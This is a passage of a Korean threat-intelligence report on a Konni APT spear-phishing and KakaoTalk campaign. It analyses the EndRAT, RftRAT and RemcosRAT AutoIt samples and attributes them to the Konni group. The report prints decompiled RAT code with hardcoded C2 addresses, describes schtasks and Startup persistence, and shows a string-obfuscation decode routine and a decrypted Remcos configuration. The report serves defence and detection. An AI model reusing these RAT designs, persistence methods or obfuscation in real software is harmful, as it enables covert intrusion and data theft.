GETFILELIST() 내부에서는 DriveGetDrive("ALL")를 통해 드라이브 목록을 수집하고, 각 드라이브에 대해 SCANDIRECTORY()를 호출하여 파일/디렉터리 목록을 만들고, 이를 JSON으로 인코딩해 C2로 전송합니다.

파일 업로드 및 다운로드 기능

- EndRAT 계열에서 흔히 관찰되는 양방향 파일 전송 기능이 구현되어 있습니다.
- DOWNLOADPROCESS() 내부에서는 대상 파일 존재 여부를 확인하고, 크기가 MAX_DOWNLOAD_SIZE(30MB) 미만인 경우 바이너리를 읽어 전송합니다.
- 전송 프로토콜은 "FILE_START:"로 시작을 알리고, 파일 본문을 그대로 전송한 뒤 "endClientFile9688"로 종료를 알리는 구조입니다.

업로드는 "command":"upload" 케이스에서 clientPath, fileName 값을 세팅한 뒤, 실제 수신 함수에서 "upLoad_Start:" 마커를 탐지하면 업로드 모드로 전환되는 방식입니다.

원격 셸(Remote Command Shell)

- 본 샘플의 원격 셸은 단순 StdinWrite/StdoutRead 기반이 아니라, Windows API의 파이프 핸들(WriteFile/PeekNamedPipe/ReadFile)을 이용해 구현된 인터랙티브 셸입니다.
- 원격 셸 세션은 JSON에 "shellStart" 키가 존재할 때 시작되며, "shellStop"이 들어오면 "exit\n"를 주입해 종료를 유도합니다.

지속성 확보(Persistence)

- 지속성은 작업 스케줄러(schtasks)를 이용해 구현되어 있으며, 핵심은 BAT 파일을 생성해 schtasks 명령을 기록한 뒤 @ComSpec /c로 숨김 실행하는 구조입니다.
- 우선 스크립트는 자기 자신을 그대로 재사용하지 않고, 원본 스크립트 데이터 앞뒤에 랜덤 더미(garbage)를 삽입해 새 .au3를 생성합니다.
- 그 다음 C:\Users\Public\Videos\ 아래에 랜덤 이름의 BAT를 생성하고, 기존 작업 삭제 후 새 작업을 분 단위로 등록합니다. 주기는 Random(5,10,1)으로 5~10분 범위에서 결정됩니다.

4-4. C2 추가 유입 악성코드 분석

1차 스피어피싱 공격을 통해 최초 침투에 성공한 위협 행위자는 피해자 단말 내에 장기간 은닉하며 지속적인 접근 권한을 유지한 것으로 확인되었습니다.

잠복 기간 동안 공격자는 감염된 단말에 설치된 카카오톡 PC 버전을 악용하여 추가 악성 파일을 외부로 유포한 정황이 확인되었습니다.

해당 단말에 대한 정밀 포렌식 조사 결과, 시스템 내부에는 다수의 추가 악성코드가 설치되어 동작 중이었으며, 공격자는 지속성(Persistence) 확보를 위해 Windows 시작 프로그램(Startup) 영역을 악용한 것으로 분석되었습니다.

중복 항목을 제외한 결과, 총 2개의 악성 바로가기(LNK) 파일이 아래 시작 프로그램 경로에 등록되어 있었으며, 해당 LNK 파일들은 숨김 속성이 적용된 ProgramData 및 Public 경로 하위 폴더에서 Autolt 기반 악성 스크립트를 실행하도록 구성되어 있었습니다.

<시작 프로그램 등록 경로>

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup

Start_Web.lnk

C:\ProgramData\NuGetPacks\Autolt3.exe **mmlib.au3**

SVC_Init.lnk

C:\Users\Public\etaxSign\Autolt3.exe **cliconfg.au3**

해당 구성은 시스템 로그인 시 자동 실행을 통해 악성코드가 지속적으로 동작하도록 하는 전형적인 지속성 유지 기법으로 사용되었습니다.

또한 시작 프로그램 영역 외에도, 위협 행위자는 탐지를 회피하기 위해 ProgramData 하위 경로에 정상 프로그램으로 위장한 다수의 악성 파일을 은닉하여 실행하고 있었으며, 대표적으로 다음과 같은 파일들이 확인되었습니다.

- C:\ProgramData\Casio\autoit.vbs
- C:\ProgramData\Casio\sqlite4.au3
- C:\ProgramData\Casio\svc.exe
- C:\ProgramData\Casio\taskhosts.exe
- C:\ProgramData\Startup\Spoolsv.exe
- C:\ProgramData\remcos\logs.dat
- C:\Program Files\RDP Wrapper

해당 파일들은 정상 소프트웨어 또는 시스템 구성 요소로 위장한 형태로 배포되며, Autolt 스크립트 및 실행 파일을 기반으로 동작합니다.

이들은 추가 악성 행위를 수행하기 위한 로더(Loader) 또는 드로퍼(Dropper) 역할을 수행하거나, 후속 페이로드를 메모리 상에서 로딩 및 실행하는 실행 체인(Execution Chain)의 중간 단계 구성 요소로 활용됩니다.

식별된 3개의 Autolt 스크립트에서는 각각 EndRAT, RftRAT, RemcosRAT 등 상이한 RAT(Remote Access Tool) 계열이 확인되었습니다.

C2 인프라는 핀란드, 일본, 네덜란드 등 복수 국가에 분산된 주소를 활용하는 것으로 분석되었습니다.

이는 탐지 회피 및 인프라 지속성을 고려한 다국적 분산형 C2 운영 전략의 일환으로 판단됩니다.

File Name	Type	C2
mmlib.au3	EndRAT	157.180.88[.]26 (FI)
cliconfg.au3	RftRAT	96.62.214[.]5 (JP)
sqlite4.au3	RemcosRAT	178.16.54[.]208 (NL)

[표 4-1] 악성 Autolt 스크립트별 유형 및 C2

채증된 3개 파일은 모두 Autolt 스크립트 확장자(.au3)를 사용하고 있으나, 분석 결과 원본 스크립트 파일이 아닌 컴파일된(Compiled) Autolt 실행 파일로 확인되었습니다.

Compiled Autolt 파일의 특성상, 원본 스크립트는 실행 파일 내부에 압축 또는 암호화된 형태로 저장되며, 일반적인 정적 분석만으로는 실제 스크립트 로직을 직접 확인하기 어렵습니다.

따라서 해당 파일의 정확한 기능과 행위 흐름을 파악하기 위해서는 디컴파일 과정을 통해 내부 스크립트를 복원하는 절차가 필요합니다.

디컴파일이 성공적으로 수행될 경우, 실제 Autolt 코드, 하드코딩된 문자열 정보, 외부 통신 대상 (C2) 관련 정보, 추가 페이로드 다운로드 로직, 조건부 실행 및 안티 분석 기법 등 구체적인 악성 행위 여부를 정밀하게 분석할 수 있습니다.

먼저 mmlib.au3 파일은 EndRAT 계열의 변종 스크립트로 분류되었으며, D:\3_Attack Weapon\Autoit\Build_Poseidon - Manage\client3.3.14.a3x 문자열이 포함된 것이 확인되었습니다.

해당 경로는 Operation Poseidon 보고서에서 소개된 기존 경로와 유사한 구조를 가지나, 기존의 **"Poseidon - Attack"** 표기 대신 **"Poseidon - Manage"**로 변경된 점이 식별됩니다.

이는 빌드 환경 또는 내부 프로젝트 명칭의 변경 가능성을 시사하는 단서로 해석될 수 있습니다.

000290	33	3E	0D	0A	23	69	6E	63	6C	75	64	65	20	3C	53	74	3>..#include <St
0002A0	72	75	63	74	75	72	65	43	6F	6E	73	74	61	6E	74	73	tructureConstants
0002B0	2E	61	75	33	3E	0D	0A	23	69	6E	63	6C	75	64	65	20	.au3>..#include
0002C0	3C	57	69	6E	41	50	49	43	6F	6E	73	74	61	6E	74	73	<WinAPIConstants
0002D0	2E	61	75	33	3E	0D	0A	23	69	6E	63	6C	75	64	65	20	.au3>..#include
0002E0	3C	57	69	6E	64	6F	77	73	43	6F	6E	73	74	61	6E	74	<WindowsConstant
0002F0	73	2E	61	75	33	3E	0D	0A	0D	0A	23	52	65	67	69	6F	s.au3>....#Regio
000300	6E	0D	0A	23	41	75	74	6F	49	74	33	57	72	61	70	70	n..#AutoIt3Wrapp
000310	65	72	5F	4F	75	74	66	69	6C	65	5F	74	79	70	65	3D	er_Outfile_type=
000320	61	33	78	0D	0A	23	41	75	74	6F	49	74	33	57	72	61	a3x..#AutoIt3Wra
000330	70	70	65	72	5F	4F	75	74	66	69	6C	65	3D	44	3A	5C	pper_Outfile=D:\
000340	33	5F	41	74	74	61	63	6B	20	57	65	61	70	6F	6E	5C	3_Attack Weapon\
000350	41	75	74	6F	69	74	5C	42	75	69	6C	64	5C	5F	5F	50	Autoit\Build__P
000360	6F	73	65	69	64	6F	6E	20	2D	20	4D	61	6E	61	67	65	oseidon - Manage
000370	5C	63	6C	69	65	6E	74	33	2E	33	2E	31	34	2E	61	33	\client3.3.14.a3
000380	78	0D	0A	23	41	75	74	6F	49	74	33	57	72	61	70	70	x..#AutoIt3Wrapp
000390	65	72	5F	55	73	65	55	70	78	3D	79	0D	0A	23	45	6E	er_UseUpX=y..#En
0003A0	64	52	65	67	69	6F	6E	0D	0A	23	4E	6F	54	72	61	79	dRegion..#NoTray
0003B0	49	63	6F	6E	0D	0A	47	6C	6F	62	61	6C	20	43	6F	6E	Icon..Global Con
0003C0	73	74	20	24	69	64	63	5F	75	6E	6B	6E	6F	77	6E	20	st \$idc_unknown
0003D0	3D	20	30	0D	0A	47	6C	6F	62	61	6C	20	43	6F	6E	73	= 0..Global Cons
0003E0	74	20	24	69	64	63	5F	61	70	70	73	74	61	72	74	69	t \$idc_appstarti
0003F0	6E	67	20	3D	20	31	0D	0A	47	6C	6F	62	61	6C	20	43	ng = 1..Global C
000400	6F	6E	73	74	20	24	69	64	63	5F	61	72	72	6F	77	20	onst \$idc_arrow
000410	3D	20	32	0D	0A	47	6C	6F	62	61	6C	20	43	6F	6E	73	= 2..Global Cons
000420	74	20	24	69	64	63	5F	63	72	6F	73	73	20	3D	20	33	t \$idc_cross = 3

[그림 4-4] EndRAT 로컬 빌드 경로 문자열

분석 대상 EndRAT AutoIt 스크립트에는 위협 행위자가 제어하는 C2 서버와 통신하기 위한 네트워크 설정 정보가 하드코딩되어 있습니다.

스크립트의 전역 변수 영역에서 C2 서버의 IP 주소와 통신 포트가 명시적으로 정의되어 있으며, 감염된 시스템은 해당 정보를 기반으로 외부 서버와의 연결을 시도하는 구조로 구현되어 있습니다.

코드 내에서는 C2 서버 주소가 157.180.88[.]26으로 설정되어 있으며, 통신 포트는 443으로 지정되어 있습니다.

일반적으로 443 포트는 HTTPS 통신에 사용되는 표준 포트로, 이러한 포트를 이용함으로써 정상적인 HTTPS 트래픽과 유사한 형태로 위장하여 네트워크 보안 장비의 탐지를 회피하려는 의도가 있습니다.

또한 스크립트에는 C2 서버와의 통신을 통해 감염 시스템을 원격으로 제어하기 위한 다양한 명령 문자열이 정의되어 있습니다. 코드 내에는 cmd, exit, download, upload, listdir, delete, run 등의 명령이 정의되어 있으며, 이를 통해 위협 행위자는 감염된 시스템에서 명령 프롬프트를 실행하거나 종료할 수 있습니다.

이와 함께 파일을 업로드하거나 다운로드하는 기능이 있으며, 디렉터리 목록을 조회하거나 특정 파일을 삭제하는 기능도 구현되어 있습니다.

또한 외부에서 전달되는 명령에 따라 특정 프로그램을 실행하는 기능도 포함되어 있어, 공격자가 감염된 시스템을 원격에서 지속적으로 제어할 수 있는 구조로 설계되어 있습니다.

```
16715 $stempname &= Chr(Random(97, 122, 1))
16716 WEnd
16717 $stempname = $sdirectoryname & "\" & $sfileprefix & $stempname & "." & $sfileextension
16718 Until Not FileExists($stempname)
16719 Return $stempname
16720 EndFunc
16721
16722 Global $gsmutex = "Global\78732E15-D8DD-03A1-7464-CE6398819E701"
16723 Global $sserverip = "157.180.88.26"
16724 Global $iserverport = 443
16725 Global $bisconnected = False
16726 Global $hprocess
16727 Global $cmd_start = "cmd"
16728 Global $cmd_stop = "exit"
16729 Global $cmd_download = "download"
16730 Global $cmd_upload = "upload"
16731 Global $cmd_explorer_list = "listdir"
16732 Global $cmd_delete = "delete"
16733 Global $cmd_execute = "run"
16734 Global $m_bisfilereceived = False
16735 Global $m_badata = ''
16736 Global $m_uploadfilepath = ''
16737 Global $m_strfilename = ''
16738 Global $max_download_size = 30 * 1024 * 1024
16739 Global $buffer_read = 2048
16740 Global $g_hchildstd_in_rd = 0
16741 Global $g_hchildstd_in_wr = 0
16742 Global $g_hchildstd_out_rd = 0
16743 Global $g_hchildstd_out_wr = 0
16744 Global $g_hchildprocess = 0
16745 Global $g_hchildthread = 0
16746 Global $g_socket = 0
16747 Global $hprocess, $soutput
16748 Global $uploadpath = @ScriptDir, $uploadfilename = "1.rar"
16749 Global $lastruntime = TimerInit()
16750
16751 Func _base64encode($input)
16752 Local $struct = DllStructCreate("byte[" & BinaryLen($input) & "]")
```



C2 Server

[그림 4-5] EndRAT C2 서버 주소

EndRAT 스크립트에는 동일한 악성코드 인스턴스의 중복 실행을 방지하기 위한 Mutex 값도 설정되어 있습니다.

Global\78732E15-D8DD-03A1-7464-CE6398819E701 이름의 전역 Mutex가 생성되도록 구현되어 있으며, 이를 통해 이미 실행 중인 동일한 악성코드 인스턴스가 존재하는지 확인하는 기능이 포함되어 있습니다.

이러한 방식은 하나의 시스템에서 다수의 동일 프로세스가 실행되는 것을 방지하고, 안정적인 C2 통신을 유지하기 위한 목적으로 사용되는 경우가 많습니다.

다음으로 cliconfig.au3 파일은 내부 설정값을 평문 형태로 저장하지 않고, SUB 연산 기반의 반복키 문자열 난독화 기법을 사용하여 주요 문자열 정보를 은닉하고 있습니다.

정적 분석 결과 프로그램 실행 과정에서 특정 디코딩 루틴이 호출되며, 해당 루틴은 메모리에 저장된 인코딩 문자열과 키 값을 이용하여 바이트 단위 반복 연산을 수행하는 구조로 구현되어 있습니다.

SUB-based String Decode (Malware Configuration)			
1) Encoded String Initialization			
Address	Hex Bytes	Instruction	Comment
05085830	BA 84 C4 0B 05	mov edx, offset aMkaihebfjG	; EDX -> "mkaihebfj`g" (encoded string)
05085835	8D 4C 24 1C	lea ecx, [esp+Block]	; ECX -> output structure buffer
05085839	E8 52 D5 FF FF	call sub_5082D90	; Call decode routine (SUB-based transform)
2) SUB-based Decode Loop			
Address	Hex Bytes	Instruction	Comment
05082DF2	8B C7	mov eax, edi	; EAX = i (loop index)
05082DF4	33 D2	xor edx, edx	; Clear EDX before DIV
05082DF6	F7 F1	div ecx	; EDX = i % key_len
05082DF8	8A 84 3B 68 F3 0B 05	mov al, [byte_50BF368+ebx+edi]	; AL = encoded[i]
05082DFF	47	inc edi	; i++
05082E00	2A 82 E0 C4 0B 05	sub al, [a45336705622444+edx]	; AL = encoded[i] - key[i % key_len]
05082E06	88 87 67 F3 0B 05	mov [byte_50BF367+edi], al	; store decoded byte
05082E0C	3B FE	cmp edi, esi	; compare index vs length
05082E0E	7C E2	jle 05082DF2	; loop while (i < len)

[그림 4-6] RftRAT C2 문자열 디코딩 로직

어셈블리 코드 수준에서 확인된 디코딩 루틴은 반복문 구조를 기반으로 동작하며, 각 바이트에 대해 반복적으로 SUB 연산을 수행하는 방식으로 구현되어 있습니다.

루프 내부에서는 먼저 현재 처리 중인 문자열 인덱스를 기준으로 키 배열의 인덱스를 계산하는 과정이 수행됩니다.

해당 과정은 x86 아키텍처의 div 명령어를 활용하여 구현되어 있으며, 루프 인덱스를 키 길이로 나눈 나머지 값을 키 배열의 인덱스로 사용하도록 설계되어 있습니다.

이후 디코딩 루틴에서는 인코딩된 문자열의 현재 바이트 값을 로드한 뒤, 앞서 계산된 키 배열의 값과 SUB 연산을 수행하는 방식으로 복호화를 진행하고 있습니다.

Index	Enc(Byte)	Key(Char)	Subtraction	Result(Char)
0	'm' (0x6D, 109)	4 (0x34, 52)	109-52 = 57 (0x39, '9')	9 (0x39)
1	'k' (0x6B, 107)	5 (0x35, 53)	107-53 = 54 (0x36, '6')	6 (0x36)
2	'a' (0x61, 97)	3 (0x33, 51)	97-51 = 46 (0x2E, '.')	. (0x2E)
3	'i' (0x69, 105)	3 (0x33, 51)	105-51 = 54 (0x36, '6')	6 (0x36)
4	'h' (0x68, 104)	6 (0x36, 54)	104-54 = 50 (0x32, '2')	2 (0x32)
5	'e' (0x65, 101)	7 (0x37, 55)	101-55 = 46 (0x2E, '.')	. (0x2E)
6	'b' (0x62, 98)	0 (0x30, 48)	98-48 = 50 (0x32, '2')	2 (0x32)
7	'f' (0x66, 102)	5 (0x35, 53)	102-53 = 49 (0x31, '1')	1 (0x31)
8	'j' (0x6A, 106)	6 (0x36, 54)	106-54 = 52 (0x34, '4')	4 (0x34)
9	'.' (0x60, 96)	2 (0x32, 50)	96-50 = 46 (0x2E, '.')	. (0x2E)
10	'g' (0x67, 103)	2 (0x32, 50)	103-50 = 53 (0x35, '5')	5 (0x35)
=====				
Final Decoded String C2: 96.62.214.5				
=====				

[그림 4-7] RftRAT C2 디코딩 결과

즉, 인코딩된 바이트 값에서 키 배열의 대응되는 값을 차감하는 방식으로 복호화된 결과가 생성되며, 해당 결과는 별도의 출력 버퍼에 순차적으로 저장되는 구조로 구현되어 있습니다.

실제 연산 과정을 확인하기 위하여 인코딩된 문자열과 키 값을 기반으로 동일한 연산을 수행한 결과, 난독화된 문자열은 반복적인 SUB 연산을 통해 복호화되는 것이 확인되었습니다.

복호화 문자열은 IPv4 주소 형식을 가지는 C2 서버 주소로 사용됩니다. SUB 기반 문자열 난독화 방식은 비교적 단순한 구조를 가지지만, 악성코드 내부의 네트워크 인프라 정보를 정적 분석 단계에서 직접 확인하기 어렵도록 만드는 효과를 가지고 있습니다.

특히 평문 형태의 IP 주소나 URL을 바이너리 내부에 직접 포함하지 않음으로써, 문자열 기반 탐지 또는 시그니처 기반 탐지 기법을 우회하려는 목적을 가진 경량 난독화 기법으로 활용됩니다.

이어서 sqlite4.au3 파일은 내부에 RemcosRAT 바이너리를 은닉하고 있습니다.

Table		Tree						Extract all icons		Extract all cursors		Dump all	
# ^						Address		Offset		Size			
Filter		Filter		Filter		Filter		Filter		Filter		Filter	
0		RT_ICON(3)		1		1033		0038a18c		0007338c		0468 Format: Resource Icon	
1		RT_ICON(3)		2		1033		0038a5f4		000737f4		0988 Format: Resource Icon	
2		RT_ICON(3)		3		1033		0038af7c		0007417c		10a8 Format: Resource Icon	
3		RT_ICON(3)		4		1033		0038c024		00075224		25a8 Format: Resource Icon	
4		RT_RCDATA(10)		"SETTINGS"		0		0038e5cc		000777cc		050a	
5		RT_GROUP_ICON...		123		1033		0038ead8		00077cd8		3e Image: Format: Windows Icon	

Hex		Strings											
Address		00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f		Symbols									
0007:77cc		99 69 0a b9 1b e3 dc cc eb ad 00 b0 c5 4f 26 e6		.i.¹.äÜië..°AO&a									
0007:77dc		b1 4d 5b c5 ed 67 c4 9e 9e b5 84 3d 2b 27 b0 f2		±M[ÄigÄ..p.=+'°ó									
0007:77ec		72 4a b2 b5 50 7e a4 03 0b dd 66 93 aa 90 84 04		rJ²pP~¤..Ýf.ª...									
0007:77fc		51 46 3a 08 15 14 12 cf f1 f8 fe a4 d7 b3 ef fe		QF:...İngp¤³Xp									
0007:780c		e5 bd 29 7d 5b 8b fa 95 cc 6c 8f dd a8 ab ed 3f		â½)}[.ú.İl.Ý"«i?									
0007:781c		16 bd 74 89 bb b1 57 17 fa 26 eb 92 a5 70 dc 07		.½t.»±W.ú&ë.YpÜ.									
0007:782c		47 cb 7e be 7b a9 d5 b1 f3 83 2e 75 1c ce 2c ee		GË~¼{©Ö±ó..u.İ.İ									
0007:783c		8e dd c3 46 bb e0 92 d3 75 4a 68 fe 4b 50 0c 54		.ÝÄF»à.ÓuJhpKP.T									
0007:784c		df 43 93 49 a6 fa bf 68 b5 91 4c e3 96 2f 1f cc		BC.I ú¿hp.Lâ./..İ									
0007:785c		3e 98 b5 63 a2 c4 5a 49 91 b6 1d 85 31 0f ea c3		>.pçÖÄZI.½..l.éÄ									
0007:786c		9b bb 33 3e eb ac 7e de ca 73 2e 06 7c 50 78 0d		.»3>ë~PËS.. Px.									
0007:787c		3f 55 c1 9b ab 2e c5 4d b3 df 00 56 e2 fd dd 0c		?UÄ.«.ÄM³B.VáÝÝ.									
0007:788c		3b 62 71 c5 71 1d e6 4c 4b 27 76 f6 d2 01 b8 6c		;bqÄq.æLK'vðÖ..l									
0007:789c		86 0d 0b ca 5a 91 a4 1b d7 f8 63 b6 1c ff 42 eb		...ËZ.¤.xçc¶.ýBë									

[그림 4-8] RemcosRAT 리소스 구조 화면

RemcosRAT은 PE 파일의 리소스 섹션 중 RCDATA 하위에 존재하는 SETTINGS 리소스에 악성코드의 구성(Configuration) 정보를 저장하는 구조를 가지고 있습니다.

해당 리소스에는 RC4 알고리즘으로 암호화된 설정 데이터가 포함되어 있으며, RC4 Key는 첫 바이트의 크기(0x99)만큼 데이터 블록 내부에 저장된 형태입니다.

해당 Key 값 이후부터 존재하는 암호화된 데이터를 복호화할 경우 C2 서버 주소 및 포트 정보, Mutex 값, 설치 파일명, 키로깅 로그 파일명 등 악성코드의 주요 동작에 필요한 다양한 설정 정보가 포함되어 있습니다.

이러한 구조는 악성코드의 핵심 설정 정보를 실행 파일 내부에 은닉함으로써 분석을 어렵게 하고, 감염된 시스템과 C2 서버 간의 통신 및 악성 행위를 제어하기 위한 목적으로 사용됩니다.

Remcos Configuration (Analyzed by Genians Security Center)	
Item	Value
RC4 KeyLen Byte	153 (0x99)
RC4 Key	690ab91be3dcccebad00b0c54f26e6b14d5bc5ed67c49e9eb5843 d2b27b0f2724ab2b5507ea4030bdd6693aa90840451463a081514 12cff1f8fea4d7b3effee5bd297d5b8bfa95cc6c8fdda8abed3f1 6bd7489bbb15717fa26eb92a570dc0747cb7ebe7ba9d5b1f3832e 751cce2cee8eddc346bbe092d3754a68fe4b500c54df439349a6f abf68b5914ce3962f1fcc3e98b563a2c45a4991b6
C2 Address	178.16.54.208
C2 Port	61099
Mutex	Rmc-ZBE5WA
Install Filename	remcos.exe
Keylogger Filename	logs.dat

[그림 4-9] RemcosRAT 구성파일 디코딩 결과 및 C2

5. 위협 귀속 (Threat Attribution)

5-1. Konni 캠페인의 유사 사례

지니언스 시큐리티 센터는 그동안 다양한 사이버 위협 인텔리전스(CTI) 분석 보고서를 통해 Konni 캠페인의 활동을 지속적으로 추적하고, 해당 위협 행위자가 수행해 온 주요 사이버 작전의 특징과 사례를 축적해 왔습니다.

이러한 분석 결과는 단일 공격 사례를 넘어 장기간에 걸쳐 관측된 캠페인 단위의 활동을 이해하는 데 중요한 참고 자료로 활용되고 있습니다.

특히 여러 시기에 수행된 공격 사례를 상호 비교하는 교차 분석은 위협 행위자가 반복적으로 사용하는 전술·기술·절차(TTP)의 패턴을 식별하는 데 효과적입니다.

이를 통해 공격 인프라 구성 방식, 악성코드 개발 경향, 사회공학적 접근 방식 등 다양한 요소 간의 연관성을 종합적으로 분석할 수 있으며, 결과적으로 공격 전략의 일관성과 작전 목적을 보다 명확하게 파악할 수 있습니다.

그동안 확인된 주요 Konni 캠페인 사례는 다음과 같습니다.

- [포세이돈 작전: 구글 광고 리다이렉션 메커니즘을 악용한 스피어 피싱 공격](#)
- [국가 배후 위협 조직의 안드로이드 디바이스 대상 원격 초기화 전술](#)
- [경찰청과 국가인권위를 사칭한 Konni APT 캠페인 분석](#)
- [코니\(Konni\) 위협 세계관의 확장 분석 리포트](#)
- [Autolt 활용 방어 회피 전술의 코니 APT 캠페인 분석](#)

이처럼 다양한 CTI 분석을 통해 Konni 캠페인의 활동은 지속적으로 식별되고 있으며, 이는 특정 시점의 단발성 공격이 아닌 장기적이고 체계적인 작전 활동의 일부로 이해될 필요가 있습니다.

다시 말해, 개별 침해 사건에 대한 기술적 분석만으로는 해당 위협 행위자의 전체적인 운영 구조와 전략을 충분히 설명하기 어렵습니다.

이러한 맥락에서 위협 귀속(Threat Attribution)에 대한 분석은 Konni 캠페인의 실질적인 위협 수준을 평가하는 데 있어 중요한 분석 요소로 작용합니다.

위협 귀속은 단순히 공격의 배후를 특정하는 과정에 그치지 않고, 공격 인프라의 운영 방식, 반복적으로 사용되는 TTP, 장기간 지속되는 작전 패턴, 그리고 궁극적인 전략적 목표까지 포괄적으로 이해하는 데 도움을 줍니다.

특히 Konni 캠페인과 같이 장기간에 걸쳐 활동하는 국가 배후 위협 행위자의 경우, 여러 공격 사례에서 반복적으로 나타나는 기술적 특징과 운영 패턴을 종합적으로 분석해야만 보다 신뢰도 높은 귀속 판단이 가능합니다.

이러한 분석 과정은 개별 공격에서는 명확하게 드러나지 않았던 작전 구조와 공격 의도를 식별하는 데 중요한 단서를 제공합니다.

또한 위협 귀속 분석은 보안 운영 측면에서도 실질적인 활용 가치를 갖습니다.

특정 위협 행위자의 활동 특성을 이해하면 조직은 보다 정교한 위협 모델링을 수행할 수 있으며, 탐지 규칙의 정확도를 높이고 위협 헌팅 시나리오를 보다 구체적으로 설계할 수 있습니다.

이는 보안 대응 전략을 단기적인 사고 대응 중심에서 벗어나 지속적인 위협 대응 체계로 발전시키는 기반이 됩니다.


따라서 Konni 캠페인에 대한 분석은 개별 공격 이벤트에 대한 단편적인 기술 분석에 머무르기보다, 다양한 시기에 수행된 캠페인과 장기간 축적된 위협 정보를 종합적으로 고려하는 귀속 중심의 분석 관점에서 수행될 필요가 있습니다.

이와 같은 접근 방식은 위협 행위자의 전략적 목표와 장기적인 작전 방향을 이해하는 데 중요한 통찰을 제공하며, 조직이 직면한 위협 환경을 보다 현실적으로 평가하고 대응 우선순위를 설정하는 데에도 의미 있는 기준을 제시합니다.

5-2. 위협 인프라 상관 관계

본 위협 인프라를 분석한 결과, 이번 공격은 카카오톡 메시지를 통한 LNK 악성파일 유포, EndRAT·RftRAT·RemcosRAT 등 복수 RAT 운용, 그리고 유럽권 외부 IP와 연계된 C2 인프라가 하나의 흐름으로 결합된 공격 운영 체계로 판단됩니다.

특히 상관관계도 우측 클러스터에서 확인되는 감염 흐름은 단일 악성코드의 일회성 배포에 그치지 않고, 초기 침투 이후 추가 페이로드를 순차적으로 투입하는 모듈형 공격 방식을 보여줍니다.



[그림 5-1] 위협 인프라 클러스터 상관관계도

주목할 부분은 RftRAT 계열 인프라가 일본 소재 C2 서버 96.62.214.[.]5를 매개로 좌측의 과거 Konni 캠페인 축과 연결된다는 점입니다.

해당 지점은 이번에 식별된 공격 인프라와 기존 Konni 계열 인프라 사이에 운영 연속성과 네트워크 자산 재사용 정황이 존재함을 시사합니다.

다시 말해, 우측 클러스터는 이번 활동의 핵심 공격 축에 해당하며, 일본 소재 인프라는 이를 과거 Konni 운영 인프라와 이어주는 상관관계상의 핵심 연결점으로 볼 수 있습니다.

이와 같이 악성 유포 방식, RAT 조합, 외부 인프라 구성, 그리고 일본 C2를 매개로 한 과거 캠페인과의 연결성을 종합적으로 고려할 때, 본 위협은 전술, 인프라, 운영 방식 전반에서 기존 Konni 활동과 높은 수준의 유사성을 보입니다.

따라서 본 위협 활동은 충분한 기술적 연계 근거를 바탕으로 Konni 위협 그룹의 소행으로 판단됩니다.

6. 결론 및 대응 (Conclusion)

본 위협은 북한인권 강사 위촉 안내로 위장한 스피어피싱 이메일을 통해 초기 침투를 유도한 뒤, LNK 악성파일 실행을 매개로 원격제어형 악성코드를 설치하였습니다. 이후 장기 잠복, 정보 탈취, 카카오톡 세션 악용을 통한 2차 확산으로 이어지는 다단계 공격 구조를 보입니다.

특히 공격자는 북한 관련 미끼 콘텐츠를 활용해 수신자의 신뢰를 확보한 후, 감염된 피해자의 카카오톡 PC 버전에 비인가 접근하여 친구 목록 일부를 대상으로 악성파일을 재유포하는 방식으로 기존 피해자를 추가 공격의 매개체로 전환하였습니다.

이는 단순 스피어피싱을 넘어, 신뢰 관계 기반 전파와 계정 세션 악용이 결합된 확산형 APT 공격이라는 점에서 위협성이 높습니다.

